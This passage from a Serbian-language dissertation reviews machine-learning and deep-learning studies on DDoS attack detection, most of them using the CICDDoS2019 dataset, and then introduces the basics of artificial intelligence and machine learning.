итерацијама. Поред тога, модел је интегрисан са системом за откривање и превенцију упада *Snort* путем прилагођеног претпроцесора, омогућавајући анализу саобраћаја у реалном времену и аутоматизовано ублажавање. Резултати указују да хибридно издвајање карактеристика применом дубоког учења у комбинацији са ансамбл класификацијом пружа ефикасно и прилагодљиво решење за мултикласну детекцију и ублажавање DDoS напада у савременим мрежним окружењима.

Ахмад (Ahmad) и сарадници представљају свеобухватну студију о детекцији и превенцији DDoS напада у окружењима рачунарства у облаку, са нагласком на растућу сложености савремених напада на апликативном слоју (Zain Ahmad, DDoS Attacks in Cloud Computing: Detection and Prevention, 2025). Рад систематски анализира волуметријске, протоколске и апликативне DDoS нападе, описујући њихове карактеристике, утицај и типичне векторе напада унутар инфраструктура у облаку. Технике детекције су размотрене кроз традиционалне методе као што су филтрирање пакета, детекција упада заснована на потписима и механизмима на граничним вредностима, као и напредни приступи засновани на машинском и дубоком учењу. Студија истиче ограничења праг и методе засноване на потписима, нарочито за нападе малог интензитета и апликативног слоја, и наводи компаративне резултате из претходних радова, укључујући *MapReduce* детекцију, која постиже приближно 74,7% тачности и приступе засноване на неуронским мрежама, као што су оптимизовани LSTM модели, који достижу тачност до 98,5% на референтним скуповима података. Поред детекције, рад оцењује више механизама превенције, укључујући *firewall* уређаје, ограничење протока, лагану детекцију DDoS засновану на ентропији (*Entropy-based Lightweight* DDoS *detection,*у даљем тексту *ELD*) и протоколе клијентских загонетки (*Client Puzzle Protocols, CPP*), разматрајући њихову ефикасност и компромисе у примени у облачним окружењима. Аутори закључују да ефикасна одбрана од DDoS напада у облачном рачунарству захтева вишеслојну стратегију која комбинује детекцију засновану на машинском учењу са комплементарним механизмима превенције ради обезбеђивања доступности и отпорности облачних услуга.

Шурман (*Shurman*) и сарадници предлажу два комплементарна приступа за детекцију DoS и DDoS напада у окружењима Интернета ствари (*IoT*), решавањем ограничења традиционалних система за откривање упада (Mohammad Shurman, 2020). Први приступ уводи хибридни систем за откривање и превенцију упада (*Intrusion Detection and*

Prevention System, у даљем тексту *IDPS*) који комбинује механизме засноване на потписима и механизме засноване на аномалијама ради побољшања покривености детекције и смањења лажних позитивних резултата. Овај хибридни оквир динамички ажурира потписе напада учећи из новооткривеног аномалног саобраћаја, омогућавајући брже ублажавање претходно непознатих напада. Други приступ користи моделе дубоког учења засноване на дугим краткорочним меморијама (*Long Short-Term Memory,у даљем тексту LSTM*) за детекцију *Distributed Reflection DoS (DrDoS)* напада. Модели дубоког учења обучавани су на *CICDDoS2019* скупу података, који садржи саобраћај заснован на рефлексији и експлоатацији. Више LSTM архитектура је оцењено, указујући на постепена побољшања перформанси како се повећава дубина модела. Експериментални резултати показују да најнапреднија LSTM конфигурација постиже тачност тренинга од 99,85% и тачност приликом тестирања од 99,19%, надмашујући традиционалне моделе машинског учења као што је *Random Forest*. Налази потврђују да комбинација хибридних IDS техника са LSTM дубоким учењем обезбеђује стабилну и скалабилну заштиту од DoS и DDoS напада у ресурсно ограниченим IoT мрежама.

Дејаб (Dheyab) и сарадници предлажу ефикасан систем за детекцију упада (*Intrusion Detection System,* у даљем тексту IDS) заснован на машинском учењу за детекцију DDoS напада, са фокусом на побољшање резултата класификације кроз технике смањења броја карактеристика. Предложени модел интегрише анализу главних компоненти (*Principal Component Analysis,* у даљем тексту *PCA*) и линеарну дискриминантну анализу (*Linear Discriminant Analysis,* у даљем тексту *LDA*) у појединачним и хибридним конфигурацијама ради смањења великог броја улазних параметара података мрежног саобраћаја пре класификације. Класификатори *Random Forest (RF) и Decision Tree (DT)* коришћени су за детекцију више типова DDoS напада уз примену референтног скупа података *CICDDoS2019*, који садржи 83 карактеристике и преко 50 милиона записа саобраћаја. Експериментална евалуација је спроведена у четири сценарија, укључујући моделе без смањења броја карактеристика и моделе који користе PCA, LDA и хибридну PCA–LDA редукцију са различитим бројем карактеристика. Резултати показују да смањење броја карактеристика значајно побољшава тачност детекције, при чему хибридна PCA–LDA–RF конфигурација постиже најбоље перформансе. Највиша постигнута тачност од 99,97 % добијена је комбинацијом PCA и LDA са *Random Forest* класификатором уз 40 редукованих карактеристика, надмашујући самосталне DT моделе. Налази потврђују да спајање смањења броја карактеристика са ансамбл

класификаторима машинског учења побољшава скалабилност, тачност и ефикасност IDS система за детекцију DDoS напада у високодимензионалним мрежним окружењима.

Алгазави (Alghazzawi) и сарадници предлажу хибридни приступ заснован на дубоком учењу за детекцију DDoS напада који интегрише побољшани избор карактеристика са *CNN–BiLSTM* архитектуром. Студија примењује статистички тест ради рангирања и избора најрелевантнијих карактеристика из *CICDDoS2019* скупа података пре класификације засноване на дубоком учењу. Хибридни модел комбинује конволуционе неуронске мреже за извлачење просторних карактеристика са двосмерним LSTM слојевима ради хватања временских зависности у мрежном саобраћају. Експериментална евалуација на *CICDDoS2019* скупу података показује да предложени *CNN–BiLSTM* модел постиже тачност до 94,52 % током обучавања, тестирања и валидације, надмашујући традиционалне класификаторе машинског учења и самосталне моделе дубоког учења без оптимизованог избора карактеристика. Резултати наглашавају значај оптималног избора карактеристика у повећању ефикасности и стабилност система за детекцију DDoS напада заснованих на дубоком учењу.

Ма (*Ma*) и сарадници представљају оквир за детекцију DDoS напада у реалном времену за окружења заснована на софтверски дефинисаним мрежама (*Software-Defined Networking,* у даљем тексту *SDN*), који се ослања на класификацију методом *Random Forest* и дистрибуирано рачунарство на ивици мреже (Ruikui Ma, 2023). Предложени оквир *Edge-Distributed Random Forest with Feature Selection (EDRFS)* распоређује оптимизоване моделе *Random Forest*-а на SDN *edge* системе ради паралелне детекције уз коришћење преосталих рачунарских ресурса. Избор карактеристика се примењује ради уклањања сувишних атрибута из *CIC-DDoS2019* скупа података, чиме се смањује кашњење у предвиђању као и рачунарско оптерећење. Експериментални резултати показују да предложени оквир постиже вредности тачности, прецизности, одзива и F1-скора од 99,99 %, уз време предикције од приближно 0,4 секунде, надмашујући централизоване SDN приступе за детекцију DDoS напада. Налази потврђују да комбинација избора карактеристика, ансамбл учења и рачунарства на ивици омогућава скалабилну и нисколатентну детекцију DDoS напада у SDN архитектурама.

Актар (*Aktar*) и Нур (*Nur*) предлажу модел за детекцију аномалија заснован на дубоком учењу за детекцију DDoS напада, користећи *Deep Contractive Autoencoder (DCAE)* (Sharmin Aktar, 2023). Модел је трениран у полунадгледаном режиму, користећи само

регуларни саобраћај ради учења нормалног понашања мреже, док се аномалије идентификују на основу грешке реконструкције и стохастичког механизма избора граничне вредности. Приступ је оцењен на *CIC-DDoS2019, NSL-KDD* и *CICIDS2017* скуповима података, постижући тачности између 93,41 % и 97,58 % на *CICDDoS2019*, 96,08 % на NSL-KDD и 92,45 % на *CICIDS2017*. Компаративна анализа показује да предложени DCAE модел надмашује традиционалне аутоенкодере, варијационе аутоенкодере и LSTM аутоенкодере, потврђујући своју стабилност у детекцији како познатих тако и непознатих DDoS напада.

У циљу унапређења детекције ових напада, Сад (*Saad*) је предложио модел заснован на машинском учењу применом техника редукције димензионалности ради побољшања ефикасности класификације (Saad Ahmed Dheyab S. M., 2022). У анализи су коришћене две методе анализа главних компоненти (енг. Principal Component Analysis) и линеарна дискриминантна анализа (енг. Linear Discriminant Analysis). Ове технике су примењене појединачно и у хибридном режиму, чиме је омогућено уклањање сувишних карактеристика и побољшање квалитета података. За класификацију напада коришћени су алгоритми *Random Forest* и *Decision Tree*, као представници ансамбл и појединачних класификатора. Експерименти су спроведени на *CICDDoS2019* скупу података који садржи преко 50 милиона записа и 83 карактеристике. Без примене редукције димензионалности, постигнута тачност је износила око 91 % за *Random Forest* и 89 % за *Decision Tree*. Применом *Principal Component Analysis* и *Linear Discriminant Analysis* резултати су значајно побољшани, што указује на важност предобраде података. Најбоље перформансе постигнуте су у хибридном моделу *Principal Component Analysis–Linear Discriminant Analysis–Random Forest*. У том случају, са редукцијом на 40 карактеристика, тачност је достигла 99,97 %. Овај резултат потврђује да комбинација редукције димензионалности и ансамбл класификатора обезбеђује високу поузданост. Закључак је да интеграција *Principal Component Analysis*, *Linear Discriminant Analysis* и *Random Forest* представља ефикасан приступ за детекцију DDoS напада у комплексним мрежним окружењима.

Низо (Nizo) је у свом раду (Nizo Jaman Shohan G. T., 2025) предложио хибридни модел машинског учења који комбинује снагу више алгоритама ради ефикасније детекције. Основна идеја је примена једнодимензионе конволуционе неуронске мреже за екстракцију карактеристика из мрежног саобраћаја. После тога, добијене карактеристике

се класификују коришћењем *Random Forest* и *Multi-Layer Perceptron* модела. Модел је реализован као *StackingClassifier*, што омогућава интеграцију више класификатора у један систем. За експерименте је коришћен *CICDDoS2019* скуп података, који садржи различите типове DDoS напада. Предобрада података обухватила је нормализацију, уклањање вредности које недостају и припрему за архитектуру конволуционе неуронске мреже. Резултати показују да појединачни модели (*Random Forest* и *Multi-Layer Perceptron*) постижу тачност од око 92–93 %. Хибридни модел, међутим, постиже просечну тачност од 94 %, уз стабилне резултате у свих пет фолдова *cross-validation*. Поред тачности, хибридни модел показује боље вредности прецизности, одзива и F1 мере у односу на појединачне класификаторе. Овај приступ обезбеђује адаптивност и робусност у односу на бинарне моделе који имају ограничену примену. Закључак је да мултикласни хибридни модел представља значајан корак ка практичној примени у мрежној безбедности.

Рад Ахмеда и сарадника (Ahmed Ahmim, 2023) анализира проблематику DDoS напада у *cloud* рачунарству, који представљају један од највећих изазова за доступност и поузданост услуга у *cloud* окружењима. Аутори систематизују различите типове напада: волуметријске, протоколске и апликативне, уз опис њихових карактеристика, циљева и последица по инфраструктуру. Посебан акценат стављен је на модерне ботнет нападе, који користе зомби машине са лажним IP адресама, чиме се отежава њихова детекција. У делу о детекцији, рад разматра традиционалне приступе као што су *signature matching* и *threshold технике*, али указује на њихову недовољну ефикасност против апликативних напада. Предложене су нове методе засноване на *MapReduce* алгоритму за бржу анализу мрежних логова, са постигнутом тачношћу од око 74,7%. Даље, истраживање укључује примену *Long Short-Term Memory (LSTM)* неуронских мрежа у комбинацији са оптимизационим алгоритмима *Harris Hawks Optimization (HHO) и Particle Swarm Optimization (PSO).* Овај хибридни приступ омогућио је избор најрелевантнијих атрибута и постигао просечну тачност од 98,5%, што је значајно боље од класичних метода. У делу о превенцији, рад анализира различите механизме: *firewall* филтрирање, *rate limiting, Client Puzzle Protocol (CPP)* и *Entropy-based Lightweight Detection (ELD).* Сваки механизам је оцењен са становишта ефикасности, ресурса и применљивости у cloud окружењима. ELD се издваја као лагана техника која побољшава стопу детекције уз минималне трошкове, док CPP уводи криптографске загонетке ради спречавања масовних захтева. Аутори закључују да је комбинација машинског учења за детекцију и

вишеслојних превентивних мера најбољи приступ за заштиту *cloud* услуга. Овај рад представља значајан допринос у области сајбер-безбедности, посебно у контексту заштите *cloud* инфраструктуре од савремених DDoS напада.

Рад Дебашиса (*Debashis*) бави се развојем ефикасног система за детекцију DDoS напада у реалном времену (Debashis Kar Suvra, 2025). Аутор користи *CICDDoS2019* скуп података који садржи 87 карактеристика мрежног саобраћаја, укључујући портове, протоколе, број пакета и временске интервале. Предобрада података обухвата чишћење, уклањање дупликата, стандардизацију и селекцију карактеристика применом *Principal Component Analysis*. За класификацију су примењени алгоритми: *Logistic Regression, k-Nearest Neighbours, Random Forest, Support Vector Machine, Naive Bayes,* као и ансамбл технике *AdaBoost* и *XGBoost*. Експерименти су показали да *Random Forest, AdaBoos*t и *XGBoost* постижу најбоље резултате у погледу тачности и ефикасности. Највиша постигнута тачност износи 98,8 % за *Random Forest*, уз AUC скор од 0,998, док је *Decision Tree* постигао 98,5% уз најкраће време извршавања. *k-Nearest Neighbours* је такође показао високу тачност (96,9%) уз ниско време извршавања, док *Naive Bayes* има најслабије резултате (77,3%). Рад укључује визуелизације (*heatmap*, корелационе матрице, *ROC* криве) ради бољег разумевања међусобних односа карактеристика и перформанси модела. Резултати показују да је могуће постићи скоро савршену класификацију уз минимално време обраде, што је од суштинског значаја за практичну примену. Истраживање представља значајан допринос у области сајбер безбедности, посебно у контексту заштите критичних инфраструктура и *cloud* услуга.

3.1. Синтеза релевантних истраживања

На основу прегледаних истраживања може се закључити да методе машинског учења имају значајан потенцијал у откривању аномалија и DDoS напада на основу лог записа *firewall* и IDS система. У већини анализираних радова високе вредности тачности остварују алгоритми *Random Forest*, стабло одлучивања и различите архитектуре неуронских мрежа, док резултати алгоритама *Naive Bayes* и *k-Nearest Neighbours* у већој мери зависе од структуре и квалитета података. Новија истраживања додатно показују предности ансамбл и хибридних модела, посебно када обједињују избор карактеристика, редукцију димензионалности и дубоко учење.

Приказани резултати истовремено указују на то да висока тачност класификације није сама по себи довољна за оцену практичне применљивости модела. Вредности добијене над јавно доступним и унапред припремљеним скуповима података нису непосредно упоредиве са резултатима оствареним над лог записима из реалних мрежних окружења. На поузданост закључака утичу неуравнотеженост класа, величина и репрезентативност узорка, број и избор атрибута, поступци предобраде, као и начин поделе података за обучавање и тестирање. Због тога се резултати појединачних истраживања морају тумачити у односу на услове у којима су добијени, а не само на основу исказане процентуалне тачности.

Преглед литературе показује и постепено ширење примене модела за детекцију са класичних рачунарских мрежа на *cloud*, IoT, индустријска и софтверски дефинисана мрежна окружења, као и на системе високих перформанси. У таквим окружењима, поред тачности, посебан значај имају време обраде, оптерећење ресурса, скалабилност и способност препознавања до тада непознатих облика напада. Резултати анализираних радова потврђују да избор релевантних карактеристика, редукција димензионалности и комбиновање више класификатора могу да смање сложеност модела и побољшају стабилност детекције, али и да ефикасност приступа зависи од конкретног мрежног окружења.

Као заједничко ограничење већег броја анализираних истраживања издваја се испитивање модела на једном скупу података или у једној фази посматраног догађаја, уз различите класе, метрике и експерименталне услове. Због тога остаје простор за упоредну анализу више алгоритама над истоветно припремљеним подацима прикупљеним у контролисаном, али реалистичном мрежном окружењу. У овој

дисертацији наведени истраживачки простор разматра се анализом лог записа добијених у периоду без напада, током DDoS напада и после примене одбрамбених мера, уз поређење више алгоритама машинског учења и одговарајућих метрика класификације. Такав приступ омогућава доследније сагледавање промена у саобраћају и процену применљивости модела у систему за детекцију и заштиту.

Савремена истраживања детекције DDoS напада све израженије повезују тачност класификације са захтевима обраде великог протока, временом одзива и бројем карактеристика које модел користи. Прегледи решења за мреже високих брзина указују да избор модела није довољно заснивати само на крајњој тачности, већ и на рачун претходне обраде и могућности рада у реалном времену. У том контексту, дубоке архитектуре, лаки модели и поступци обраде података представљају различите компромисе између сложености и применљивости (Haseeb-ur-Rehman et al., 2023; Ramzan et al., 2023; Sadhwani et al., 2023; Becerra-Suarez et al., 2024).

Радови који упоређују класичне алгоритме машинског учења потврђују да њихова успешност зависи од структуре скупа података, поступка нормализације и начина избора параметара. Класификациони приступи засновани на више алгоритама омогућавају да се предности једног модела провере резултатима другог, док се вишеслојни перцептрон и наивни Бајесов класификатор могу додатно прилагодити карактеристикама DDoS саобраћаја. Због тога се не може издвојити универзално најбољи алгоритам независно од података и сценарија напада (Ismail et al., 2022; Ahmed et al., 2023; Naiem et al., 2023).

У новијим радовима значајно место имају хибридне архитектуре дубоког учења. Аутоенкодери се користе за издвајање репрезентација и смањење шума, док комбинације конволуционих и рекурентних мрежа обједињују просторне и временске зависности у мрежном саобраћају. Оптимизација хиперпараметара и фузија података могу побољшати класификацију, али истовремено повећавају рачунарску сложеност и захтевају пажљиву валидацију ван скупа за обуку (Yaser et al., 2022; Ahmed Issa & Albayrak, 2023; AlSaleh et al., 2024; Batchu et al., 2024).

Посебан ток истраживања односи се на прилагођавање детекције конкретном комуникационом окружењу. Анализирају се индустријски системи, IPv6 саобраћај и дистрибуиране мреже, при чему се показује да протокол, структура токова и начин генерисања напада утичу на избор релевантних карактеристика. Хијерархијска класификација и оптимизација параметара могу бити корисне када један модел треба да

разликује више врста напада, али резултати остају везани за посматрано окружење (Saghezchi et al., 2022; Elejla et al., 2022; Dasari & Kaluri, 2024).

Истраживања система за детекцију упада и интелигентних мрежних баријера проширују анализу са саме идентификације напада на оперативну употребу резултата. Модели дубоког учења примењени у *web* апликационим *firewall* системима показују могућност аутоматизованог препознавања образаца напада, док прегледи IDS архитектура наглашавају важност смањења лажно позитивних аларма, ажурирања модела и повезивања са механизмима одговора (Dawadi et al., 2023; Wang et al., 2023; Pinto et al., 2023; Dini et al., 2023; Abdallah et al., 2024).

Развој IDS система обухвата и сложеније представе односа у подацима. Графовске неуронске мреже омогућавају моделовање веза између ентитета и токова, док двостепени LSTM–AE и једнодимензионалне конволуционе мреже аутоматски издвајају временске и локалне обрасце. Упоредне анализе са стаблима одлучивања показују да сложенији модел није сам по себи гаранција бољег резултата, већ да предност зависи од квалитета карактеристика, ознака и поступка валидације (Qazi et al., 2022; Bilot et al., 2023; Azam et al., 2023; Hnamte et al., 2023).

Поузданост детекције додатно зависи од расподеле класа. Када су ретки облици напада слабо заступљени, висока укупна тачност може прикрити низак одзив за управо оне класе које су безбедносно најважније. Зато се у новијим решењима комбинују адаптивно синтетичко узорковање, фази груписање и више метрика успешности, а резултати се посматрају по класама, а не само кроз једну агрегатну меру (Zakariah et al., 2023; Ahmed et al., 2025).

У IoT окружењима проблем детекције DDoS напада додатно усложњавају хетерогеност уређаја, ограничени ресурси и велики број протокола. Савремени прегледи издвајају избор скупа података, преносивост модела и могућност обраде на рубу мреже као кључне услове примене. Иако су високе вредности метрика честе на стандардним скуповима, практична вредност модела зависи и од кашњења, меморијских захтева и отпорности на промену обрасца напада (Alahmadi et al., 2023; Liao et al., 2024; Pakmehr et al., 2024; Rafique et al., 2024).

Експериментални радови у IoT мрежама обухватају нападе транспортног и апликационог слоја, хибридне архитектуре дубоког учења и трансформерске моделе за

вишекласну детекцију. Заједничка карактеристика ових приступа јесте потреба да се раздвоје различити облици DDoS саобраћаја, а не само бенигни и малициозни токови. Тиме се повећава информативност излаза, али и осетљивост на неуравнотеженост класа и избор репрезентативних узорака (Almaraz-Rivera et al., 2022; Yaras & Dener, 2024; Wahab et al., 2025).

Избор карактеристика представља једну од најдоследније истраживаних компоненти система за детекцију упада. Прегледи и експерименталне анализе показују да добро изабран подскуп карактеристика може смањити време обуке, ограничити преобучавање и задржати информације неопходне за раздвајање класа. Методе засноване на Gini нечистоћи, филтерским мерама и поређењу избора и екстракције карактеристика посебно су релевантне када се обрађују обимни логови (Gyamfi & Jurcut, 2022; Disha & Waheed, 2022; Albulayhi et al., 2022; Li et al., 2024).

Проблем неуравнотежених података захтева раздвајање ефекта модела од ефекта припреме података. Ресемпловање, надзор над синтетичким узорцима и комбиновање више начина представљања карактеристика могу побољшати препознавање мањинских класа, али се морају применити само на делу скупа за обучавање како не би дошло до цурења информација. Због тога су стратификована подела и извештавање прецизности, одзива и F1 мере по класама важнији од саме укупне тачности (Fu et al., 2022; Abdelkhalek & Mashaly, 2023; Talukder et al., 2024).

Различити скупови података садрже различите типове напада, односе класа и скупове атрибута, па се резултати модела не могу непосредно преносити из једног окружења у друго. Методе хибридног избора карактеристика, анализе језгра 5G мреже и објашњивог рангирања улазних атрибута показују да је транспарентан поступак редукције података важан за поновљивост и поређење резултата (Kim et al., 2022; Jose & Jose, 2023; Yin et al., 2023; Zegarra Rodríguez et al., 2023).

У софтверски дефинисаним мрежама централизована контролна раван олакшава прикупљање статистика токова, али истовремено представља осетљиву тачку за DDoS нападе. Нови приступи користе избор карактеристика саобраћаја, CNN–BiLSTM архитектуре и инжењеринг карактеристика како би се смањио број улазних параметара и убрзала детекција. Резултати потврђују значај карактеристика токова, али и потребу да се модели провере у различитим SDN топологијама (Ben Said et al., 2023; Liu et al., 2023; Han et al., 2024).

Детекција у SDN окружењу све чешће се повезује са аутоматизованом мером одбране. Адаптивни и вишеслојни оквири комбинују класификацију са ажурирањем правила или ограничавањем малициозних токова, док онлајн ансамбли настоје да одговоре на промену саобраћаја без потпуне поновне обуке. Практична примена таквих система захтева мерење времена детекције, оптерећења контролера и цене погрешне одбрамбене реакције (Aslam et al., 2022; Khedr et al., 2023; Alashhab et al., 2024).

Синтезе истраживања у SDN мрежама показују да се машинско и дубоко учење најчешће комбинују са ентропијом, статистикама токова и механизмима контролне равни. Хибридни модели могу обухватити више врста напада, али њихова сложеност отежава тумачење и поређење када се користе различити скупови података. Зато је неопходно јасно навести сценарио, поделу података, метрике и ресурсе потребне за извршавање (Elubeyd & Yiltas-Kaplan, 2023; Hassan et al., 2024; Musa et al., 2024).

Објашњива вештачка интелигенција постаје важна компонента IDS система јер безбедносни аналитичар мора да разуме зашто је одређени ток означен као напад. Прегледи X-IDS приступа и модели засновани на SHAP методи показују да се могу издвојити глобално важне карактеристике и објаснити појединачне одлуке ансамбла или дубоке мреже. Ипак, објашњење не замењује валидацију: потребно је проверити стабилност објашњења и његову корисност у оперативном раду (Neupane et al., 2022; Le et al., 2022; Shtayat et al., 2023; Javeed et al., 2024; Ahmed et al., 2024).

На основу размотрених радова може се уочити да се највише резултата и даље добија на јавно доступним референтним скуповима, док су истраживања на логовима реалних *firewall* уређаја ређа. Отворени проблеми обухватају преносивост између мрежа, утицај неуравнотежених класа, време детекције и објашњивост одлука. Стога је оправдано упоредити више алгоритама на истом скупу логова и истим метрикама, уз јасно ограничавање закључака на посматрано експериментално окружење.

4. Основе вештачке интелигенције

Вештачка интелигенција (енг. *Artificial Intelligence*, у даљем тексту *AI*) је област која се бави решавањем специфичних проблема користећи различите методе. Подразумева се да AI користи комплексне и рачунарске системе високих перформанси процесирања, као средство за обраду информација. Под термином интелигенција може се подразумевати систем, или процес, који може да закључује и идентификује различите промењиве везане за окружење, међусобне везе или утицај на дефинисано окружење. Интелигентни систем мора имати способност да учи из нових података и ситуација (Шешум Чавић, 2023).

Дисциплина вештачке интелигенције се састоји од више подобласти које се разликују по приступима и областима примене. Заједничка ствар свих поддомена јесте бављење проблемима са великим бројем могућности, који се могу испратити систематичном претрагом. Дефинисано је и неколико приступа који обједињавају све подобласти вештачке интелигенције, у један оквир. Један такав тип приступа је заснован на агентима који имају одређене акције на располагању, како би се решиле неке од компоненти проблема. Други тип је заснован на процесном решавању проблема где се у обзир узима читава класа сродних проблема. Приликом коришћења било којег типа вештачке интелигенције увек се дефинише неколико фаза решавања проблема. Почетак решавања проблема креће са фазом моделовања, тј. описивања проблема у строгим математичким терминима, затим решавање проблема описаног математичким терминима, праћено интерпретацијом и анализом решења.

4.1. Историјски преглед развоја вештачке интелигенције

Време почетка коришћења различитих техника, које одговарају вештачкој интелигенцији, везује се за 1956. годину. Тада је промовисана вештачка интелигенција као самостална информатичка дисциплина на конференцији *The Dartmouth Summer Research Conference on Artificial Intelligence* у граду *Hanover, New Hampshire*, у Сједињеним Америчким Државама (*United States of America*). Фокус је тада био на дефинисању машинске интелигенције. У тим годинама радило се на моделовању биолошких неурона, али и идеје у вези са за креирањем генетских алгоритама, која се усавршавала у 70-тим годинама (Јанићић & Николић, 2022).

Значајни развој је достигнут у 80-тим годинама прошлог века, различитим апликативним сценаријима. Развијање се радило и преко експертских система и разних других области

у којима фигурише статистика и математичка анализа, као на пример неуронске мреже и расплинути системи. У деведесетим годинама, долази до појављивања истраживања, које су везане за методе и алгоритме базиране на методи интелигенције роја (енг. *Swarm intelligence*). У последњих двадесет година долази до појављивања веома брзих рачунарских система, доминације рачунарске интелигенције, доминације различитих алгоритама, приступа великој количини података, као и техника дубоког учења (енг. *Deep learning*) (Шешум Чавић, 2023).

На основу знања акумулираног кроз претходна истраживања може се закључити да је основни циљ машинског учења развој модела који имају способност препознавања образаца и зависности унутар анализираних података. Процес машинског учења обухвата више корака, почев од анализе и припреме података, избора одговарајућег алгоритма, креирања и обучавања модела, па све до његове примене у циљу класификације, анализе или предвиђања будућих догађаја (Seyedeh Leili Mirtaheri, 2022).

4.2. Примена вештачке интелигенције у детекцији напада

За појам интелигенције кључне су две компоненте: знање и закључивање. Знање подразумева чињенице које су истините и потврђене, али и хипотезе тј. претпоставке које нису потпуне и дате су са одређеним вероватноћама тачности. Закључивање може бити дедуктивно тј. засновано на општим правилима чијом применом се добијају нове чињенице. За дедуктивно закључивање важи да се сам проблем и алгоритам описују ригорозно, математички, да су прилагођени једном конкретном задатку и да нису предвиђени за уопштавање. Овај начин рада се назива први талас вештачке интелигенције (енг. *Good Old-Fashioned Artificial Intelligence*, у даљем тексту *GOFAI*). Други талас вештачке интелигенције се везује за коришћење машинског учења и статистике тј. индуктивно закључивање. За овај вид закључивања везује се коришћење комплексних алгоритама и расположивих скупова података. Овде човек има главну улогу у фази моделовања проблема, као и у припреми података за обучавање. Претпоставка је да ће у трећем таласу вештачке интелигенције системи ће имати већу способност самосталног формирања модела, који би могли да објасне како ствари функционишу (Јанићић & Николић, 2022).

Приликом разматрања примене вештачке интелигенције за потребе детекције напада на системе могу се дефинисати следеће категорије (Чисар П. , 2021):

- Јака вештачка интелигенција, у чијем случају интелигенција самостално може доносити одлуке, као и сам човек. Ова категорија користи неуронске мреже за одлучивање. Неуронске мреже се користе у ситуацијама када нису позната правила за довођење у одређену везу улазних и излазних параметара, неког рачунарског система. Неуронска мрежа се обучава на основу почетних података, дефинише тежинске елементе и после тога омогућава обављање генерализације проблема на основу узорка података.

- Слаба вештачка интелигенција, у чијем случају су рачунарски системи који решавају специфично дефинисане проблеме. Ова категорија користи експертске системе и статистичке методе. Експертски системи представљају софтверске системе чији је циљ моделовање одређених елемената ради решавања проблема. Основне компоненте експертских система су (Чисар П. , 2021):

- База знања, као скуп чињеница и релација између чињеница као и могуће методе за решавање проблема.

- Механизам закључивања, који представља компоненту система задужену за примену правила из базе знања над расположивим подацима, са циљем добијања нових закључака.

- Кориснички интерфејс, који представља везу између корисника и експертског система.

- Радна меморија конкретног проблема, која служи за чување тренутног стања система, улазних параметара, међурезултата и информација потребних током процеса закључивања.

Развој наведених приступа омогућио је развој експертских система за детекцију напада (енг. *Intrusion Detection Expert System*, у даљем тексту *IDES*). У питању је систем који врши анализу података добијених из рачунарских система са циљем детекције напада у реалном времену. Овај процес подразумева испитивање тренутног стања на основу претходно дефинисаног модела нормалног понашања. Уколико се дође до одступања врши се алармирање и креирање извештаја о безбедносним инцидентима.

4.3. Машинско учење


У оквиру вештачке интелигенције се издваја посебана област са својим методама и алгоритмима, назван машинско учење. Машинско учење је карактеристично по томе да је у овом случају уместо програмирања, систем дефинисан да ради преко расположивих података, како би се предвидео неки исход. Машинско учење преко дефинисаног скупа

података идентификује обрасце и зависности и на крају их формулише у виду математичког модела. Добијени математички модел треба да буде користан за доношење закључака о анализама нових, претходно непознатих података. Проблем који може да се јави односи се на скуп података. Сами подаци могу садржати грешке па чак и давати непотпуну слику за проблем, који треба да се реши. На основу ове чињенице дефинишемо да методе закључивања машинског учења нису дедуктивне већ су индуктивне, засноване на вероватноћи и статистици. Из овога произилази да научени алгоритми неће моћи да реше сваку инстанцу проблема. И поред тога што су грешке могуће, пракса је показала да машинско учење даје висок степен успешности (Јанићић & Николић, 2022).

Машинско учење омогућава да софтверски систем дефинише генерализацију на основу претходног скупа података као и да ту генерализацију користи како би омогућио доношење закључака или предвиђање у вези са појавама са којима се до сада није сретао. Основни кораци у машинском учењу би били (Шешум Чавић, 2023) – слика 4.1:

- Дефинисање скупа података који ће бити коришћен за обучавање, валидацију и тестирање модела машинског учења.
- Припрема и обрада података, која подразумева уклањање некоректних вредности, трансформацију података и припрему за примену алгоритама машинског учења.
- Анализа скупа података и избор релевантних карактеристика које имају највећи утицај на решавање дефинисаног проблема.
- Избор одговарајућих метода и алгоритама машинског учења у складу са природом проблема и структуром расположивих података.
- Обучавање, подешавање параметара и евалуација креираних модела применом одговарајућих метрика успешности.
- Избор финалног модела који ће бити коришћен за анализу нових података и решавање дефинисаног проблема.

Основни облици машинског учења су надгледано учење (енг. *supervised learning*), ненадгледано учење (енг. *unsupervised learning*), полунадгледано (енг. *semi-supervised learning*) и учење са подстицајем (енг. *reinforcement learning*).



